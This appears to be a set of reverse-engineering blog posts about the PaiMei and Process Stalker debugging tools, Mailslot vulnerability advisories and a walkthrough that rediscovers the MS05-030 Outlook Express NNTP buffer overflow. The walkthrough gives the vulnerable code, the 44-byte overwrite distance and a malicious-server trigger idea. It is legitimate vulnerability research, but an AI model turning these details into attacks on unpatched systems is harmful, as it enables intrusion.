    61190FC7 lea edx, [esp+288h+szShortPath]
    61190FCB push esi
    61190FCC push edx
    61190FCD call _wcscpy
    61190FD2 add esp, 8
The wcscpy() is the source of the stack overflow. The origin of the overflowed buffer is obvious in this case, it resides in the current function frame with a size of 600 bytes. Had the overflow occurred in a buffer originating further up the call chain the stack_integrity_monitor would have told us. In this case we see the stack mismatch occurred at stack address 0x0259e2d0 which should contain the return address 0x61190fa4 but instead contains 0x41414141. Had even a single byte of the return address been overwritten, stack_integrity_monitor would have detected it.
This handy command line utility has been checked into the PaiMei SVN repository and will be distributed with future releases of the reverse engineering framework. Future improvements may include speed boosts and perhaps additionally mirroring saved frame pointers. This quick hack was written in less than 2 hours and motivated from necessity, on a day where I happened to need to track down a dozen or so stack overflows. Give it a try, let me know what you think.
→ comments on OpenRCE
The ability to "trace" code is rather useful and can be leveraged to ease the burden of a number of tasks ranging from standard issue debugging to vulnerability hunting to malware analysis and more. Debuggers such as OllyDbg implement code tracing via conventional single stepping. This is easily accomplished in a debugger by setting the appropriate EFlag bit in the thread context you wish to single step (Python Win32 example):
    context = self.get_thread_context(thread_handle)
    context.EFlags = context.EFlags & (0xFFFFFFFFFF ^ EFLAGS_TRAP)
    self.set_thread_context(context, thread_handle=thread_handle)
One by one, as instructions are executed the debugger is trapped with an EXCEPTION_SINGLE_STEP event. In the case of OllyDbg, various register states are stored and execution is continued. For those of you who haven't used this feature before, believe me when I say that it's painfully slow on medium to large chunks of code. This was one of my main motivations behind creating the PaiMei Process Stalker module. Process Stalker improves code tracing speed by monitoring execution of basic blocks as opposed to individual instructions. What exactly does this mean? Sequences of assembly instructions can be broken down into "basic blocks". Basic blocks can be grouped together to form Control-Flow Graphs (CFGs). These are familiar terms but for those of you who don't know it, consider the following example deadlisting:
This straight sequence can be broken into basic blocks which are defined as sub-sequences of instructions where each instruction within the block is guaranteed to be run, in order, once the first instruction of the basic block is reached. The strict definition for basic blocks differs here and there, for example you may or may not want to consider a CALL instruction the end of a basic block (depending on whether you care to take the effort to determine if that CALL is guaranteed to return). You get the general idea though. Here is that same sequence broken down into a CFG:
Instead of tracing code at the instruction level, Process Stalker traces code at a higher level by setting and monitoring breakpoints at the head of every basic block. Since every instruction within a block is guaranteed to be executed once the block is reached, there is no need to trace any further into the block. Improving code trace speed using the basic block method is not a novel idea, SABRE Securities commercial product Bin Navi utilizies the same technique. Even more creative mechanisms for improving trace speed have been developed as well: See Matt Conover's project list at http://www.cybertech.net/~sh0ksh0k/projects/ as well as the recent blog entry and tool announce from McAfee at UMSS: Efficient Single Stepping on Win32.
There are downfalls to all of these shortcuts howevever. The creative ones can get quite complicated and the basic block method requires that the target binary is pre-analyzed to determine the location of all the basic blocks. To successfully enumerate basic blocks you must first correctly differentiate between code and data within an individual binary. This is harder said then done which is why both Process Stalker and Bin Navi really on IDA Pro's analysis. This is a drag because not only does it introduce significant steps to setup the trace but IDA can make mistakes that can botch the entire trace. An improved version of basic block tracing is desired.
Some time ago I was flipping through the IA-32 Intel Architecture Softwre Developer's Manual Volume 3 when I came across the following information in section 15.5 (page 515, specific to the provided link):
    The MSR_DEBUGCTLA MSR enables and disables the various
    last branch recording mechanisms described in the previous
    section. This register can be written to using the WRMSR
    instruction, when operating at privilege level 0 or when
    in real-address mode. A protected-mode operating system
    procedure is required to provide user access to this register.
    Figure 15-4 shows the flags in the MSR_DEBUGCTLA MSR. The
    functions of these flags are as follows:
    ...
    BTF (single-step on branches) flag (bit 1)
    When set, the processor treats the TF flag in the EFLAGS
    register as a "singlestep on branches" flag rather than a
    "single-step on instructions" flag. This mechanism allows
    single-stepping the processor on taken branches, interrupts,
    and exceptions. See Section 15.5.4., "Single-Stepping on
    Branches, Exceptions, and Interrupts" for more information
    about the BTF flag.
According to the documentation, the behaviour of single step can be altered through a flag in one of the Model Specific Registers (MSRs). So I threw some PyDbg based Python code together to test this out. First, I implemented a conventional single step tracer: tracer_single_step.py. Next, I modified that tracer with the appropriate MSR setting code: tracer_msr_branch.py. Ran them both and to my pleasant surprise it worked like a charm. Try them for yourself. Attach to and interact with calculator with the single step tracer then try it again with the MSR tracer, the speed difference is quite notable. Implementing the MSR tracer required almost minimal changes. First, some definitions:
    SysDbgReadMsr  = 16
    SysDbgWriteMsr = 17

    ULONG     = c_ulong
    ULONGLONG = c_ulonglong

    class SYSDBG_MSR(Structure):
        _fields_ = [
            ("Address", ULONG),
            ("Data",    ULONGLONG),
    ]

    def write_msr():
        msr = SYSDBG_MSR()
        msr.Address = 0x1D9
        msr.Data = 2
        status = windll.ntdll.NtSystemDebugControl( \
            SysDbgWriteMsr,
            byref(msr),
            sizeof(SYSDBG_MSR),
            0,
            0,
            0);
The write_msr() routine defined above utilizes the NtSystemDebugControl() Windows native API (special thanks to Alex Ionescu for his help with this) to set the appropriate MSR values specific to my Pentium M processor. Your mileage may vary with those values, check the Intel manual for the appropriate numbers. Next, all you have to do is follow every call to single_step() with a call to write_msr():
    # re-raise the single step flag on every block.
    def handler_single_step (dbg):
        ...
        dbg.single_step(True)
        write_msr()
        return DBG_CONTINUE

    # ensure every new thread starts in single step mode.
    def handler_new_thread (dbg):
        dbg.single_step(True)
        write_msr()
        return DBG_CONTINUE
I'll be adding MSR routines to PyDbg in a future release and will also release a new version of Process Stalker that does not require any pre-analysis to accomplish its code tracing... When I find the time to do all that I may expand this blog entry with further details and examples into a full blown article.
Caveat Emptor: It appears that you can kill your CPU if you carelessly fool around with MSRs. So there, I said it, be warned.
→ comments on OpenRCE
I like to develop on my (Windows) laptop... I also like to develop from the comfort of my sweet Corda-Roy bean bag chair, which means I'll be connected via WiFi. Unfortunately sniffing via Ethereal or CORE's Pcapy library is not possible in this situation. I came up with a convenient 2-step solution to my woe that perhaps others will find useful.
First, snag yourself an Ethernet Loopback Jack and plug it in. This will trick your NIC into thinking it's actually plugged into a network. Next, create a network bridge and add the LAN adapter followed by the WiFi adapter. The network bridge shows up as a new interface that you can sniff on!
***** UPDATE *****
tagetora was kind enough to write me and suggest trying to bridge with a loop back device to avoid the additional hardware. I'm pleased to report that it works like a charm. For instructions on how to create a loop back device see: http://support.microsoft.com/kb/839013.
→ comments on OpenRCE
Recall from blog/2006-07-11 and TSRT-06-02 that any code relying on the implicit message size limitation of Second-class Mailslots could be exposing a vulnerability. I mentioned that the rare usage of Mailslots will severely mitigate the impact of this new "class" of vulnerability. The fact that no Mailslot bugs have emerged since the initial disclosure is evidence that my assumption was true.
The one 3rd party exposure I have personally come across was just disclosed today: CA BrightStor Discovery Service Mailslot Buffer Overflow Vulnerability. The exposed Mailslot name is 'CheyenneDS' and a no explicit MaxMessageSize is supplied in the call to CreateMailslot, an attacker can cause an exploitable stack-based buffer overflow. Here is the creation of the Mailslot:
casdscsvc.exe -> Asbrdcst.dll
 20C14E8C push 0                ; lpSecurityAttributes
 20C14E8E push 0                ; lReadTimeout
 20C14E90 push 0                ; nMaxMessageSize
 20C14E92 push offset Name      ; "\\\\.\\mailslot\\CheyenneDS"
 20C14E97 stosb
 20C14E98 call ds:CreateMailslotA
 20C14E9E cmp eax, INVALID_HANDLE_VALUE
 20C14EA1 mov mailslot_handle, eax
Later the mailslot handle is read from into a 4k buffer. The read data is also passed to a routine which calls vsprintf into a 1k buffer.
casdscsvc.exe -> Asbrdcst.dll
 20C15024 mov eax, mailslot_handle
 20C15029 lea edx, [esp+1044h+Buffer_4k]
 20C1502D push ecx                        ; nNumberOfBytesToRead
 20C1502E push edx                        ; lpBuffer
 20C1502F push eax                        ; hFile
 20C15030 call edi ; ReadFile
 20C15032 test eax, eax
 20C15034 jz  short read_failed
 20C15036 lea ecx, [esp+3Dh]
 20C1503A push ecx                        ; char
 20C1503B push offset str_ReadmailslotS   ; "ReadMailSlot: %s\n"
 20C15040 call not_interesting_call_to_vsnprtinf
 20C15045 add esp, 8
 20C15048 lea edx, [esp+3Dh]
 20C1504C push edx                        ; va_list
 20C1504D push offset str_ReadmailslotS_0 ; "ReadMailSlot: %s"
 20C15052 push 0                          ; for_debug_log
 20C15054 call vsprintf_into_1024_stack_buf_and_debug_log
One would imagine that at least one other instance of a Mailslot handling bug must exist elsewhere. Anyone?
→ comments on OpenRCE
Just wanted to drop a quick note regarding eEye's recently released bin-diffing tool:
http://research.eeye.com/html/tools/RT20060801-1.html
It's definitely badass and it definitely took a lot of work to put together. It's also open source and a large portion of it is written in Python, so lots of new toys for me to play with. I'm particularly interested in their embedded graph view. They used QT vs. WX (which is what I'm used to), but I'm sure portions can be re-used.
On a separate but somewhat similar note. I was originally going to store PIDA output to MySQL and forget now why I decided against that. However, in light of the virtual memory consumption issues I will be moving to that backend (with dynamic queries / "free()'s"). Not to worry for anyone (if there is anyone) who has built scripts on top of PaiMei already; the interfaces will not change. I think I've mentioned it before, but I'll use the schema from SABRE in efforts of gaining widespread acceptance and "standarization". All in due time ... when I find the time.
→ comments on OpenRCE
For those of you who are interested, Ero and I are giving a 2-day course in Vegas at Blackhat on Reverse Engineering on Windows. While the class will have a malware centric focus, the main purpose of the course is to glean general reversing knowledge and techniques. In the process PaiMei will certainly be covered, explored and experimented with. With that shameless self plug said and done, onto the main reason behind this posting.
I was talking with Gera about an older project of his where he combined the IDA debugger with some OpenGL code to create a real-time plot of heap manipulations. We decided that the functionality should be easy to port to PaiMei, but first a convenient interface to API hooking was needed. As such, I wrote utils.hook_container. I haven't updated the PaiMei release to include this just yet, but if you want to try it out simply copy the file over to your utils directory and modify utils/__init__.py to include the proper references.
Now you can easily hook arbitrary API calls. To start, instantiate a container that will house the various hooks:
hooks = utils.hook_container()
Next resolve and add hooks for your target functions. In our case, we will need to hook RtlAllocateHeap, RtlFreeHeap and RtlReAllocateHeap. All located within NTDLL.DLL:
    a = dbg.func_resolve("ntdll", "RtlAllocateHeap")
    f = dbg.func_resolve("ntdll", "RtlFreeHeap")
    r = dbg.func_resolve("ntdll", "RtlReAllocateHeap")

    hooks.add(dbg, a, 3, None, RtlAllocateHeap)
    hooks.add(dbg, f, 3, None, RtlFreeHeap)
    hooks.add(dbg, r, 4, None, RtlReAllocateHeap)
The first argument to the hook container object is an instance of PyDbg, the second is the address of the API to hook, followed by the number of arguments the API supports, a callback function for when the API is entered and finally a callback function for when the API exits. The entry-point callback provides you with the argument list, allowing you to instrument the arguments prior to passing control back to the API. The exit-point callback provides you with the argument list and return value, allowing you to instrument the return value prior to passing control back to the caller.
With that out of the way it's fairly trivial to generate and dynamically maintain a pgraph structure as well as display the results in real time through uDraw. Whenever RtlAllocateHeap is called, we'll create an orange node containing the address of the calling instruction, a blue node containing the allocation size and we'll connect the two nodes together. This is sufficient for a demo, but as we are hooking the lowest user-mode level heap manipulation routines the calling instruction address will likely lie within a Windows DLL and is not all that interesting. To improve this we could examine dbg.stack_unwind() and utilize the first address that lies within a non Microsoft DLL. Whenever RtlFreeHeap is called we will examine the arguments and remove the buffer address from the graph. Finally, whenever RtlReAllocateHeap is called, we'll resize the target buffer and paint the node yellow. We can then easily tie it to uDraw through the udraw_connector. All said and done, here is a flash excerpt from the code in action:
http://pedram.redhive.com/PaiMei/heap_trace/
You can grab the code behind this application from heap_trace.py. As an experiment I tossed in some to disk rendering once the graph node count reaches 1000.
It's all pretty simple. One of the nice things about this class is that it (I think / hope) transparently takes care of various thread-related race conditions that make pairing arguments and return values more tricky than trivial.→ comments on OpenRCE
Just publicly released an advisory affecting the Microsoft Windows kernel: Microsoft SRV.SYS Mailslot Ring0 Memory Corruption Vulnerability. I worked with H D Moore (who you most recently heard of from his Browser Fun blog) in discovering this bug. This is a great example of the benefits of having a custom SMB stack, many thanks to HD for sacrificing his Sunday afternoon with me on this.
The kernel memory corruption is obviously interesting as it allows for ring0 code execution. However, I find the following actual attack vector to be more interesting. According to the Microsoft Developer Network (MSDN) documentation, Mailslot communications are divided into two classes. First-class Mailslots are connection oriented and operate over SMB/TCP. Second-class Mailslots provide connectionless messaging for broadcast messages and operate over SMB/UDP. Second-class Mailslots are limited to 424 bytes per message. First-class Mailslots are officially unsupported in the Windows 2000, XP and 2003 operating systems. This is the key point as it means that any code relying on the implicit message size limitation could be exposing a vulnerability. So add mailslots to your list of interfaces to enumerate and examine when auditing a target. Look for calls to the CreateMailSlot API, example:
    push 0          ; lpSecurityAttributes
    push 0          ; lReadTimeout
    push 0          ; nMaxMessageSize
    push slot_name  ; "\\\\.\\mailslot\\mailslot_name"
    call CreateMailslotA
The nMaxMessageSize argument is key as it specifies the maximum size of a single message that can be written to the Mailslot in bytes, a value of zero allows for any arbitrary size (this is what you want). So the big question is, what else is exposed? I know of at least one 3rd party application, details of which will be released when a patch is available. A combination of Googling and examinaton of a number of targets tells me that Mailslot usage is pretty rare (fortunate or unfortunate depending on your point of view), but I'm curious to see what the masses discover.
→ comments on OpenRCE
As promised, to those of you at my RECON talk, the initial release of PaiMei is available for download from:
http://www.openrce.org/downloads/details/208/PaiMei
You can download my slides (again apologies for running over time) from my respository:
RECON2006-Amini.zip
The bundled framework documentation is available for viewing online as well at:
/PaiMei/
I'll likely blog a bit more about the tool and RECON in general later in the weekend.
→ comments on OpenRCE
It took a few days of (interspersed) debugging but I finally got memory breakpoints implemented in the Python Win32 debugging engine I wrote last weekend. It's built on the Python ctypes module, which I'm very fond of. Many thanks to the people I leaned on at various times while pulling my hair out trying to figure out what was wrong (hoglund, spoon, skape, drew ...). I'll make it available at some point, it's currently way too ugly but very functional:
    def attach:
    def bp_del:
    def bp_del_mem:
    def bp_is_ours:
    def bp_is_ours_mem:
    def bp_set:
    def bp_set_mem:
    def cleanup:
    def debug_event_loop:
    def detach:
    def disasm:
    def dump_context:
    def enumerate_threads:
    def exception_handler_breakpoint:
    def exception_handler_guard_page:
    def exception_handler_single_step:
    def func_resolve:
    def get_thread_context:
    def hex_dump:
    def hide_debugger:
    def is_address_on_stack:
    def is_printable_ascii:
    def is_printable_unicode:
    def little_endian:
    def load:
    def process_restore:
    def process_snapshot:
    def read_process_memory:
    def resume_thread:
    def set_callback:
    def set_register:
    def set_thread_context:
    def single_step:
    def smart_dereference:
    def stack_range:
    def suspend_thread:
    def terminate_process:
    def virtual_protect:
    def virtual_query:
    def write_process_memory:
It's interesting being able to quickly prototype various debugging based ideas in Python:
    pydbg = pydbg()

    pydbg.set_callback(EXCEPTION_BREAKPOINT,       h_bp)
    pydbg.set_callback(EXCEPTION_ACCESS_VIOLATION, h_av)

    try:
        pydbg.attach(pid)

        recv     = pydbg.func_resolve("ws2_32",  "recv")
        recvfrom = pydbg.func_resolve("ws2_32",  "recvfrom")

        pydbg.bp_set(recv)
        pydbg.bp_set(recvfrom)

        pydbg.debug_event_loop()
    except pdx, x:
        sys.stderr.write(x.__str__() + "\n")
There is still an oustanding question of how exactly Windows deals with guard pages. I put that question up in the forums so people can respond to it:
http://www.openrce.org/forums/posts/110→ comments on OpenRCE
Recently, I was setting up a new installation of IDA and decided to document all of my customizations for ease of portability. I am curious to hear about what other customizations people use / have come across. Should make for an interesting dialog. Here are the customizations I use:
---------- ida.idc ----------
#include <idc.idc>
#include <pedram_function_tagger.idc>
#include <pedram_jump_to_func_top.idc>
#include <pedram_export_disassembly.idc>

static main(void) {

//
// This function is executed when IDA is started.
//
// Add statements to fine-tune your IDA here.
//

    AddHotkey("Ctrl-Shift-X",     "export_disassembly");
    AddHotkey("Ctrl-Shift-J",     "jump_to_func_top");
    AddHotkey("Ctrl-Shift-Enter", "track_follow");
    AddHotkey("Ctrl-Shift-N",     "track_name");
...

---------- ida.cfg ----------
Some of these customizations were gleaned from Nicolas Brulez

// This prefix is used when a new
// name is generated
// changed this from 'a' to 'str->'
ASCII_PREFIX = "str->"

// Maximal length of new names
// (you may specify values up to 511)
// increased this to 128
MAX_NAMES_LENGTH = 128

// asm specific character, added '-' and '>'
NameChars = "$?@->"

SHOW_XREFS        = 4
SHOW_BASIC_BLOCKS = YES
SHOW_SP           = YES

---------- idagui.cfg ----------
HELPFILE = "c:\\OPCODES.HLP"

// Display the Edit,Patch submenu
DISPLAY_PATCH_SUBMENU = YES

// Display the expressions/IDC command line
DISPLAY_COMMAND_LINE  = YES

// display referenced items
"ChartXrefsTo"   = "Ctrl-Shift-T"

// display referencing items
"ChartXrefsFrom" = "Ctrl-Shift-F"

// lock the current highlighted text
"LockHighlight"  = "Ctrl-H"
All of the above referenced files are available from my file respository on OpenRCE.
→ comments on OpenRCE
ToorCon was awesome. This was my first time out to that con (as well as San Diego for that matter) and it more then lived up to expectations. The venue was good, the weather was great and the party was successful, thanks in no small part due to a financial contribution from Microsoft I'm sure.
There were a number of good talks there. Among the more unique/interesting was Skape's presentation on "temporal return addresses" and Christopher Abad's talk where he cracked basic crypto with Photoshop and demo-ed a multi-color ASCII "video" streamer he wrote. Some of Christopher's work can be found at http://the-mathclub.net.
→ comments on OpenRCE
Still recovering from a week in Vegas. I have a new founded respect for teachers/professors. The two day intermediate malware analysis course I gave put my voice out of commission. I don't know how it's possible to maintain that for months on end. Talking over loud music definetely didn't help the situation. Vegas was a blast. Caught some good talks at Blackhat, put a lot of faces to names at the various parties- the most amazing of which was the 3Com/TippingPoint party held on Wednesday night at the Hard Rock. There must have been almost a thousand people there and the place was out of control. Who would have guessed that the dance floor of a security conference party would ever fill up. In my (currently unbiased) opinion this party was the best of the week.
Speaking of currently unbiased. I will be transitioning to TippingPoint over the balance of this month and am excited about the career change. Once I get settled in I will start tackling the long list of feature requests for OpenRCE. Including: adding an events section, the ability to edit posts, a new (and very cool) reference library feature that Greg Hoglund may potentially contribute, blog comments etc...
The re-architecting and development of IDA Sync will follow shortly after the updates to OpenRCE. Once the ground work is laid out I will poll the users via the forums for comments, criticisms and suggestions.
→ comments on OpenRCE
I released Process Stalker publicly today, open source and available for download from http://labs.idefense.com. Process Stalking is a term coined to describe the combined process of run-time profiling, state mapping and tracing. Consisting of a series of tools and scripts the goal of a successful stalk is to provide the reverse engineer with an intuitive visual interface to filtered, meaningful, run-time block-level trace data.
A step-by-step example walkthrough of Process Stalker vs the Microsoft MS05-030 security bulletin is available at http://www.openrce.org. Binaries, source code and in-depth documentation are available in the bundled archive. Relevant slideshows from Process Stalker presentations are available on the past speaking engagements page.
The IDA Function Analyzer component was used and extended in the development of Process Stalker. The biggest change is the addition of the gml_export() routine for generating GML graphs.
Process Stalker vs. MS05-030
The step-by-step walkthrough mentioned above, from OpenRCE.
Introduction
In this article we will walk through the re-discovery of the MS05-030 Microsoft Outlook Express NNTP Response Parsing Buffer Overflow Vulnerability using Process Stalker. For this article the target used is a pre MS05-030 patched Windows XP SP1 box with Outlook Express version 6. The specific version of MSOE.DLL used is 6.0.2800.1437.
First, a quick overview of Process Stalker (Note: Process Stalker has since been deprecated by PaiMei). Process Stalker is broken into three main components; an IDA Pro plug-in (commercial version required), a stand alone tracing tool and a series of Python scripts for instrumenting intermediary and graph files. The generated GML graph definitions were designed for usage with the freely available interactive graph visualization tool, Oreas GDE Community Edition. The graphing application has both Unix and Windows native installs. It's a wonderful graphing package that took me hours of Google-ing to find. I don't know why I didn't come across it sooner.
Getting Started
To begin, load MSOE.DLL into IDA. Once IDA's auto-analysis is complete, launch the Process Stalker plug-in by hitting the hotkey Alt + 5 or by selecting it from the Edit -> Plugins menu. The following dialog should appear:
Process Stalker IDA plug-in dialog
The default options are sufficient for our current purposes. The "Enable Instruction Color" option controls whether or not the plug-in should generate colored instructions. Disable this for increased performance on large graphs. The "Enable Comments" option can also be disabled for increased performance. The "Allow Self Loops" option is best left unchecked as the orthogonal layout is not available in graphs that contain self loops. Hit OK and select a target directory to output generated files to. Do not worry about the filename entry, the filename is stripped so anything will suffice. The plug-in can take some time when analyzing the binary and will output the following messages in the IDA log window:
    [*] pStalker> Profile analysis 25% complete.
    [*] pStalker> Profile analysis 50% complete.
    [*] pStalker> Profile analysis 75% complete.
    [*] pStalker> Profile analysis 100% complete.
The plug-in generates a breakpoint list which is used by the tracer to generate recordings (more on this later), a cross reference list which is used in some graph generation and a .GML graph for each identified function in the binary. When viewed in Oreas GDE, the graphs are interactive, editable, sport instruction level coloring for easy reading and can be displayed with a number of layout algorithms such as hierarchical, orthogonal, symmetric, circular, etc... Entry points are highlighted in green, true/false branches are colored green/red accordingly and implicit edges (edges between nodes where there is no branch) are colored blue. For MSOE.DLL, we generated 4,769 .GML files and our breakpoint listing contains 58,164 entries. In total there is approximately 83 megs of generated data from the plug-in.
Stalking and Filtering
At this stage we are ready to attach to the target process and generate a recording. Copy process_stalker.exe and the generated breakpoint list (MSOE.DLL.BPL) to the Outlook Express directory, "c:\Program Files\Outlook Express". Next, get Outlook Express to connect to an NNTP server. This is easily done through the news:// URI in Internet Explorer, for this article I'll use news://forums.novell.com. Assuming you haven't changed the default URI handler, Outlook Express should launch and present the following dialog (don't click anything yet):
Outlook Express NNTP listing confirmation
The presentation of this dialog box is a major mitigating factor in this vulnerability. In the absence of this confirmation the issue could have been exploited by simply convincing a target user to connect to a malicious web site. 58,164 basic blocks is a lot of code to find a vulnerability in. Let's begin by filtering out the basic blocks / functions that are related to message handling loops and GUI driving code. To do so attach to the running Outlook Express process (MSIMN.EXE), disable breakpoint restoration and start recording immediately:
    C:\Program Files\Outlook Express> tasklist
    ...
    MSIMN.EXE   1708    Console 0   11,260 K
    ...

    C:\Program Files\Outlook Express>process_stalker.exe -a 1708 --one-time -r 0
    process stalker
    target: 1708

    processing breakpoints for module MSOE.dll at 00791000
    done. 57844 of 58164 breakpoints set.

    initial break, tid = 077c.

    commands: [h]   this screen                     [m] module list
              [0-9] enter recorder modes            [x] stop recording
              [v]   toggle verbosity
              [d]   detach (XP/2003 only)           [q] quit/close

    00798139 T:000003bc [R0] 007A676E push ebp
    00798139 T:000003bc [R0] 007A6856 test eax,eax
    00798139 T:000003bc [R0] 007A6886 cmp eax,0x2
    00798139 T:000003bc [R0] 007A688B push 0x88
    00798149 T:000003bc [R0] 007CC88E push 0x10
    ...
Note that we didn't need to specify a breakpoint list on the command line. Process Stalker will automatically search the current directory for a pertinent breakpoint list whenever it loads a module. Also note the [R0] in the breakpoint hit output specifying that we are in recorder #1. There are 10 available recording modes per session, labeled 0-9. You should see the screen scroll through some breakpoints and then stop. As we're not interacting with the process those breakpoints must have been related to a message handling loop. Now, click 'No' on the presented dialog and start interacting with the GUI. Go through the menu's, move the window around, click and right-click various buttons etc. As you move around you'll notice decreasing output from Process Stalker, eventually you will exhaust the breakpoints reachable through GUI interaction. When that occurs hit 'q' to quit Process Stalker and kill the debuggee. Two files were generated, 1708-regs.0 contains the register inspection metadata and 1708.0 is the recording that contains the list of breakpoints we hit during our stalk. We actually didn't need register metadata for this part of the analysis and could have disabled it's generation with the --no-regs command line option. Process the recording with the ps_process_recording utility. A normalized recording is generated for each thread, in this case we don't care to differentiate by thread so we concatenate them all into the file 'gui_hits':
    $ time ps_process_recording 1708.0
    real    0m0.599s
    user    0m0.380s
    sys     0m0.180s

    $ ls -1 1708.0.*
    1708.0.000003bc-processed
    1708.0.00000470-processed
    1708.0.0000062c-processed
    1708.0.00000630-processed
    1708.0.0000075c-processed
    1708.0.000007dc-processed

    $ cat 1708.0.00000* > gui_hits

    $ wc -l gui_hits
    4533 gui_hits
In total we hit 4,533 breakpoints. We can generate the list of functions associated with those breakpoints with the ps_recording_to_list command and filter them out of the original breakpoint list with the command ps_bp_filter:
    $ time ps_bp_filter msoe.dll.bpl msoe.dll.nogui `ps_recording_to_list gui_hits msoe.dll` out
    real    0m29.751s
    user    0m28.801s
    sys     0m0.260s

    $ wc -l msoe.dll.bpl msoe.dll.nogui
      58164 msoe.dll.bpl
      50185 msoe.dll.nogui
     108349 total
Excellent, we've filtered out nearly 8,000 breakpoints that are more then likely completely uninteresting. While there are still over 50,000 breakpoints remaining, keep in mind that not all of them will be related to the process space we are searching for vulnerabilities in (more on this later).
Stalking with a Finer Toothed Comb
With the GUI related breakpoints filtered out we can now trace the target application with a finer toothed comb to pinpoint the location of the vulnerability. Copy the new breakpoint list to the Outlook Express directory and re-stalk. Don't forget to rename it to msoe.dll.bpl, otherwise Process Stalker won't find it at run-time.
    C:\Program Files\Outlook Express> tasklist
    ...
    MSIMN.EXE   1792    Console 0   11,260 K
    ...

    C:\Program Files\Outlook Express>process_stalker.exe -a 1792 --one-time -r 0
    process stalker
    target: 1792

    processing breakpoints for module MSOE.dll at 00791000
    done. 49999 of 50185 breakpoints set.

    initial break, tid = 0778.

    commands: [h]   this screen                     [m] module list
              [0-9] enter recorder modes            [x] stop recording
              [v]   toggle verbosity
              [d]   detach (XP/2003 only)           [q] quit/close
You'll notice this time that no breakpoints are hit. At least not until we hit 'Yes' on the dialog. Start up your Ethereal (filter: src or dst port 119) and hit 'Yes' now. Once the list of newsgroups is retrieved you can quit Process Stalker and the debuggee by hitting 'q' again. Again two files are generated, 1792-regs.0 and 1792.0. Process them using the Process Stalker Python utilities.
    $ time ps_process_recording 1792.0
    real    0m0.597s
    user    0m0.420s
    sys     0m0.160s

    $ ls -1 1792.0.*
    1792.0.0000058c-processed

    $ wc -l 1792.0.0000058c-processed
    747 1792.0.0000058c-processed
Only one thread with 747 hit basic blocks to analyze this time, much more manageable then what we would have had to deal with sans filtering.
Visualization
With a filtered recording and register inspection metadata in hand we can now generate visualizations for analysis. Let's begin with a graph of only the functions that were called during our last stalk:
    $ time ps_view_recording_funcs 1792.0.0000058c-processed > hitgraph.gml
    real    0m16.584s
    user    0m11.306s
    sys     0m0.250s
hitgraph.gml excerpt
The generated graph contains a total of 1,337 (this # wasn't made up) nodes, 1,944 edges and 91 clusters (functions). 747 of the basic blocks (nodes) were actually hit and therefore colored red. We can further decrease the number of basic blocks to for initial analysis by highlighting potentially "interesting" portions of the graph using the ps_graph_highlight utility:
    $ time ps_graph_highlight --nodes hit hitgraph.gml > hitgraph_hl.gml
    real    0m9.119s
    user    0m8.702s
    sys     0m0.170s
hitgraph_hl.gml excerpt
In this generated graph the purple nodes are those that Process Stalker considers potentially "interesting". The logic behind the highlighting is currently very basic but will be enhanced in the future. The '--nodes hit' command line option specifies that we are only interested in highlighting nodes that were hit during our stalk. We can specify 'missed' for nodes that were not hit or 'all' to highlight any nodes determined as possibly interesting. For this run we ended up with 26 purple nodes total.
Before we begin analyzing the highlighted basic blocks, let's add our captured register inspection metadata into the graph to ease data flow analysis:
    $ time ps_add_register_metadata 1792-regs.0 hitgraph_hl.gml > hitgraph_hl_regs.gml
    real    0m8.973s
    user    0m8.402s
    sys     0m0.200s
The Vulnerability
The combination of function filtering, control flow analysis and block-level highlighting doesn't leave us with much work. As it turns out, the 2nd of the 26 purple nodes (in natural reading order) is our MS05-030 vulnerability. The vulnerability exists in the 4-block sequence depicted in the following hitgraph_hl_regs.gml excerpt:

hitgraph_hl_regs.gml excerpt
The 'rep movsd ... movsb' instruction sequence is a typical inlined strncpy(EDI, ESI, ECX). The register inspection data tells us that ESI contains data from the heap, likely a heap buffer allocated to store data received from the network. This can be confirmed by viewing the data stream from Ethereal:
    200 Welcome to forums.novell.com (Twister v2.1.1.380)

    MODE READER

    200 Welcome to forums.novell.com (Twister v2.1.1.380)

    LIST

    215 NewsGroups Follow

    novell.community.applications.jboss 0000000015 0000000002 y
    novell.community.applications.openoffice.org 0000000199 0000000002 y
    novell.community.brainshare 0000013054 0000000002 y
    novell.community.certifications.cle 0000000225 0000000002 y
    ...
The ESI register points directly to the highlighted string above in the block the overflow occurs in. Above the purple node you will find a loop that calculates the length of a space delimited field which is used as the strncpy() copy amount (ECX = end of string (0x000CB13E) - start of string (0x000CB134) = 0xA = 10). The 4-block sequence can be roughly translated into the following C-code:
    // this is not the actual stack-layout of the target function.
    char  server_response[] = "0000000015 0000000002 y";
    char  buffer[16];
    char *cursor;
    int   length;

    for (cursor = server_response; cursor != NULL; cursor = CharNextA(cursor))
    {
        if (FIsSpaceA(cursor))
            break;
    }

    length = cursor - server_response;

    // 44-byte overwrite necessary to hit saved EBP/EIP (in our target DLL).
    strncpy(buffer, server_response, length);
We can now easily trigger the stack smash by writing a malicious server that responds with the example captured data while replacing the second field, 0000000015, with a long string of data.
Conclusion
With approximately 30 minutes of analysis the specifics of the vulnerability in question were pinpointed with the help of the filtering and highlighting features of Process Stalker. To following state map was generated using the ps_state_mapper utility to visually demonstrate the benefits of the filtering step:
MS05-030 Process Stalk: GUI vs non-GUI Functions
